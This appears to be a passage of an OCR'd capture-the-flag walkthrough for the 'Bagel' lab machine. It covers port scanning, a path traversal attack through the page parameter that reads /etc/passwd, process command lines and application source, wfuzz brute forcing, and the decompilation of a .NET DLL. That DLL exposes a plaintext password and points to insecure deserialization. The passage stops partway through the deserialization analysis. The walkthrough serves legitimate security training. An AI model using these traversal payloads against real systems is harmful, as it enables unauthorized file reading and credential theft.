


Bagel

25th February 2023 / Document No D23.100.228

Prepared By: PwnMeow

Machine Author: CestLaVie

Difficulty: Medium

Classification: Official

Synopsis

Bagel is a Medium Difficulty Linux machine that features an e-shop that is vulnerable to a path traversal attack, through which the source code of the application is obtained. The vulnerability is then used to download a `.NET` WebSocket server, which once disassembled reveals plaintext credentials. Further analysis reveals an insecure deserialization vulnerability which is leveraged to read arbitrary files, including a user's private `SSH` key. Using the key to obtain a foothold on the machine, the previously discovered password is used to pivot to another user, who can use the `dotnet` tool with `root` permissions. This misconfiguration is used to execute a malicious `.NET` application, leading to fully escalated privileges.

Skills Required

- Web enumeration
- Rudimentary understanding of `C#`
- Code review

Skills Learned

- Reversing `.NET` `DLLs`

- Leveraging Insecure Deserialization
- Building `.NET` applications

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.201 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.201
```

```
nmap -p$ports -sC -sV 10.10.11.201

Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-17 01:57 EDT
Service scan Timing: About 33.33% done; ETC: 01:59 (0:00:46 remaining)
Nmap scan report for 10.10.11.201
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.8 (protocol 2.0)
5000/tcp open  upnp?
8000/tcp open  http-alt Werkzeug/2.2.2 Python/3.10.9
|_http-title: Did not follow redirect to http://bagel.htb:8000/?page=index.html
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.2 Python/3.10.9
|     Date: Wed, 17 May 2023 05:54:00 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
<SNIP>
```

An initial `Nmap` scan indicates three open ports:

- `22`/tcp (`OpenSSH`)
- `5000`/tcp (unknown service)
- `8000`/tcp (`HTTP`)

For port `22`, `OpenSSH` version `8.8` was detected. On port `5000`, the service was unidentified, although certain fingerprint strings may aid in further analysis. The `8000` port revealed a web server running `Werkzeug/2.2.2` with a `Python/3.10.9` backend, along with some `HTTP` request fingerprint strings.

We can also see the web server on port `8000` trying to redirect to `http://bagel.htb`.

So let's add the domain name to our `/etc/hosts` file.

```
echo "10.10.11.201 bagel.htb" | sudo tee -a /etc/hosts
```

HTTP

We start our enumeration by browsing to port `8000`, which appears to be an e-shop.

Based on our observation, the website appears to be mostly static, meaning that the content of the website does not change much.

The `orders` page seems to only contain a directory that lists the orders.

```
curl http://bagel.htb:8000/orders
```


```
curl http://bagel.htb:8000/orders

order #1 address: NY. 99 Wall St., client name: P.Morgan, details: [20 chocko-bagels]
order #2 address: Berlin. 339 Landsberger.A., client name: J.Smith, details: [50 bagels]
order #3 address: Warsaw. 437 Radomska., client name: A.Kowalska, details: [93 bel-agels]
```

Switching between the two pages, namely `home`, and `orders`, we notice that there is a parameter called `page` in the URL. Specifically, the URL structure we observe is `/?page=index.html`.

Upon inspecting the website, we notice that the `?page=` parameter is used to specify the accessed file. To explore the possibility of escaping the current directory and locating additional intriguing files by exploiting path traversal vulnerabilities, we can attempt a Local File Inclusion (`LFI`) attack.

We test our hypothesis by intercepting a request in `BurpSuite` and sending it to the `Repeater` tool. We then modify the `page` parameter to access the `passwd` file locally on the system by using a sequence of `../`.

```
GET /?page=../../../../../../etc/passwd HTTP/1.1
```



Our suspicions are confirmed, and we can successfully read files on the target system. At the same time, we have also identified two users present on the machine, namely `developer` and `phil`. We proceed to look for interesting files on the target system.

The file `/proc/<PID>/cmdline` contains the command-line arguments that have been passed to the process with the given process ID (`PID`). In this case, where we do not know the `PID` of the web application, we can use `self` to refer to the current process, so reading `/proc/self/cmdline` will show us what, if any, arguments have been passed to the web application.

The contents of the file are a null-separated list of strings that represent the command-line arguments. We migrate from `BurpSuite` to `cURL` to directly display the accessed files' contents into our shell.

```
curl http://bagel.htb:8000/?page=../../../../../../../proc/self/cmdline -o -
```

The output indicates that the web app is a `Python` script located at `/home/developer/app/app.py`.

Let's read this file.

```
curl http://bagel.htb:8000/?page=../../../../../home/developer/app/app.py
```

```
curl "http://bagel.htb:8000/?page=../../../../../home/developer/app/app.py"

from flask import Flask, request, send_file, redirect, Response
import os.path
import websocket,json

app = Flask(__name__)

@app.route('/')
def index():
        if 'page' in request.args:
            page = 'static/'+request.args.get('page')
            if os.path.isfile(page):
                resp=send_file(page)
                resp.direct_passthrough = False
                if os.path.getsize(page) == 0:
                    resp.headers["Content-Length"]=str(len(resp.get_data()))
                return resp
            else:
                return "File not found"
        else:
                return redirect('http://bagel.htb:8000/?page=index.html', code=302)

@app.route('/orders')
def order(): # don't forget to run the order app first with "dotnet <path to .dll>"
command. Use your ssh key to access the machine.
    try:
        ws = websocket.WebSocket()
        ws.connect("ws://127.0.0.1:5000/") # connect to order app
        order = {"ReadOrder":"orders.txt"}
        data = str(json.dumps(order))
        ws.send(data)
        result = ws.recv()
        return(json.loads(result)['ReadOrder'])
    except:
        return("Unable to connect")

if __name__ == '__main__':
  app.run(host='0.0.0.0', port=8000)
```

The web application employs `Flask`, a `Python` web framework, and consists of two routes:

1. The `/` route serves files from the `static/` folder based on the `page` parameter included in the URL. If the requested file exists, it is served using the `Flask` `send_file` function; if not, the response is "File not found". If the `page` parameter isn't provided, the user is redirected to the `http://bagel.htb:8000/?page=index.html` URL.
2. The `/orders` route connects to a `WebSocket` server running on the same machine at `ws://127.0.0.1:5000/`. The application sends a `JSON` message to the server with the instruction to read the `orders.txt` file. If the connection is successful, the content of `orders.txt` is returned; otherwise, "Unable to connect" is displayed.

The code also imports necessary libraries: `Flask`, `request`, `send_file`, `redirect`, `Response` from `Flask`, `os.path` from `Python`, and the `WebSocket` and `json` libraries. It then runs the application on port `8000` of the local host.

Interestingly, the code contains a comment instructing the user to first execute the `order` application using the `dotnet <path to .dll>` command. It also suggests using an `SSH` key to gain access to the machine.

We make note of the fact that at least one of the users likely has a private `SSH` key inside their home directories, which we could use to obtain a foothold on the machine.

Our task now is to find a method to retrieve the mentioned `.dll` file via path traversal. However, we lack any information regarding the name or location of the file.

We do, however, know that it is operated with the "`dotnet`" program. As a result, we should try to systematically examine files such as `/proc/<PID>/cmdline` that might contain the keyword "dotnet", using brute force.

We employ `wfuzz` to carry out a brute force attack to find the `PID` of a running `.NET` process on the target server.

```
wfuzz -z range,1-30000 --ss dotnet -u "http://bagel.htb:8000/?
page=../../../../../proc/FUZZ/cmdline"
```

```
wfuzz -z range,1-30000 --ss dotnet -u "http://bagel.htb:8000/?page=../../../../../proc/FUZZ/cmdline"

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://bagel.htb:8000/?page=../../../../../proc/FUZZ/cmdline
Total requests: 30000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000927:   200        0 L      1 W        45 Ch       "927"
000000925:   200        0 L      1 W        45 Ch       "925"
000000924:   200        0 L      1 W        45 Ch       "924"
000000892:   200        0 L      1 W        45 Ch       "892"
000000938:   200        0 L      1 W        45 Ch       "938"
000000941:   200        0 L      1 W        45 Ch       "941"
000000937:   200        0 L      1 W        45 Ch       "937"
000000939:   200        0 L      1 W        45 Ch       "939"
000001068:   200        0 L      1 W        45 Ch       "1068"
000001066:   200        0 L      1 W        45 Ch       "1066"
000001063:   200        0 L      1 W        45 Ch       "1063"
```

The command tries to access the file `/proc/FUZZ/cmdline` on the server, replacing "FUZZ" with numbers ranging from 1 to 30000. It is looking for a file that contains the word `dotnet`, which will likely be the `.dll` file that is running on the server. The output shows the results of the command, including the response code (`200` means success), the number of lines, words, and characters in the response, and the payload that was used to generate the response.

We obtain an array of processes containing the `dotnet` keyword and try accessing them, starting with the first one, namely process `893`.

```
curl http://bagel.htb:8000/?page=../../../../../proc/893/cmdline --output -
```

```
curl http://bagel.htb:8000/?page=../../../../../proc/893/cmdline --output -

dotnet/opt/bagel/bin/Debug/net6.0/bagel.dll
```

Based on our path traversal brute force, we have successfully discovered the path to the `.dll` file that is being run by the `dotnet` program. The path is `/opt/bagel/bin/Debug/net6.0/bagel.dll`.

Let us proceed to download the file to our local machine.

```
curl http://bagel.htb:8000/?page=../../../../../opt/bagel/bin/Debug/net6.0/bagel.dll --output bagel.dll
```

```
curl http://bagel.htb:8000/?page=../../../../../opt/bagel/bin/Debug/net6.0/bagel.dll --output bagel.dll

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10752  100 10752    0     0   179k      0 --:--:-- --:--:-- --:--:--  181k
```

Let's execute the `file` command on the `bagel.dll` file to determine its file type and other relevant information.

```
file ./bagel.dll
```


```
file bagel.dll

bagel.dll: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

The output indicates that the file is a `PE32` executable, designed for the `Intel 80386` architecture. It is also identified as a `Mono/.Net` assembly meant to run on the `Microsoft` Windows operating system.

Bagel Source Code Review

Since we are dealing with a `DLL` file, we switch over to a Windows environment and open it using the dnSpy debugger, where we observe that it contains five classes and approximately 190 lines of code.

To start our analysis, we navigate to the `Bagel` class.



Analyzing the code from lines 25 to 42, we see two private static methods:

```
// Token: 0x06000009 RID: 9 RVA: 0x00002134 File Offset: 0x00000334
    private static void InitializeServer()
    {
      Bagel._Server = new WatsonWsServer(Bagel._ServerIp, Bagel._ServerPort,
Bagel._Ssl);
      Bagel._Server.AcceptInvalidCertificates = true;
      Bagel._Server.MessageReceived += Bagel.MessageReceived;
    }

// Token: 0x0600000A RID: 10 RVA: 0x00002174 File Offset: 0x00000374
    [DebuggerStepThrough]
    private static void StartServer()
    {
      Bagel.<StartServer>d__6 <StartServer>d__ = new Bagel.<StartServer>d__6();
      <StartServer>d__.<>t__builder = AsyncVoidMethodBuilder.Create();
      <StartServer>d__.<>1__state = -1;
      <StartServer>d__.<>t__builder.Start<Bagel.<StartServer>d__6>(ref
<StartServer>d__);
    }
```

The `WatsonWsServer` in the first method, `InitializeServer()`, is an instance of the `WatsonWebsocket` library, which allows the construction of `WebSocket` servers and clients. In this case, it's initializing a new server with the provided IP address, port number, and `SSL` parameters. The server is also set to accept invalid certificates, and a `MessageReceived` event handler is added.

The second method, `StartServer()`, uses an `AsyncVoidMethodBuilder` to create and start a new task of the `\<StartServer>d__6` class. This method signifies the start of the `WebSocket` server and the beginning of its operations.

We proceed to look at lines 44 to 57.

```
  // Token: 0x0600000B RID: 11 RVA: 0x000021A8 File Offset: 0x000003A8
    private static void MessageReceived(object sender, MessageReceivedEventArgs args)
    {
      string json = "";
      bool flag = args.Data != null && args.Data.Count > 0;
      if (flag)
      {
        json = Encoding.UTF8.GetString(args.Data.Array, 0, args.Data.Count);
      }
      Handler handler = new Handler();
      object obj = handler.Deserialize(json);
      object obj2 = handler.Serialize(obj);
      Bagel._Server.SendAsync(args.IpPort, obj2.ToString(),
default(CancellationToken));
    }
```

This code defines a method called `MessageReceived` which is used as an event handler for the `MessageReceived` event of the `WatsonWsServer` class.


When a message is received by the server, this method is called and it retrieves its content (in JSON format) from the event arguments. It then deserializes the JSON object into a `C#` object using an instance of the `Handler` class and then serializes it back into JSON format.

Finally, the serialized JSON is sent back to the client using the `WatsonWsServer` instance's `SendAsync` method.

This code segment appears to exhibit a potential vulnerability related to insecure deserialization, which we will investigate further in subsequent sections.

DB


We inspect the `DB` class.



We read that the class is not yet fully implemented, as the database has not been configured yet. However, a plaintext password, `k8wdAYYKyhnjg3K`, is revealed, as well as the ID `dev`. Attempting to `SSH` into the machine with the obtained credentials does not work, so we keep them in mind for later use.

Handler

Now let's explore the `Handler` class.



This code defines a method called `Deserialize` which takes a string parameter, `json`, as input and returns an object.

The method first attempts to deserialize the `json` string into an object of type `Base` using the `JsonConvert.DeserializeObject` method from the `Newtonsoft.Json` library. Crucially, it sets the `TypeNameHandling` setting to `4`.

According to the documentation on `TypeNameHandling`, this setting ensures that the serialized JSON data contains the `.NET` type name when the actual object type does **not** match its declared type.

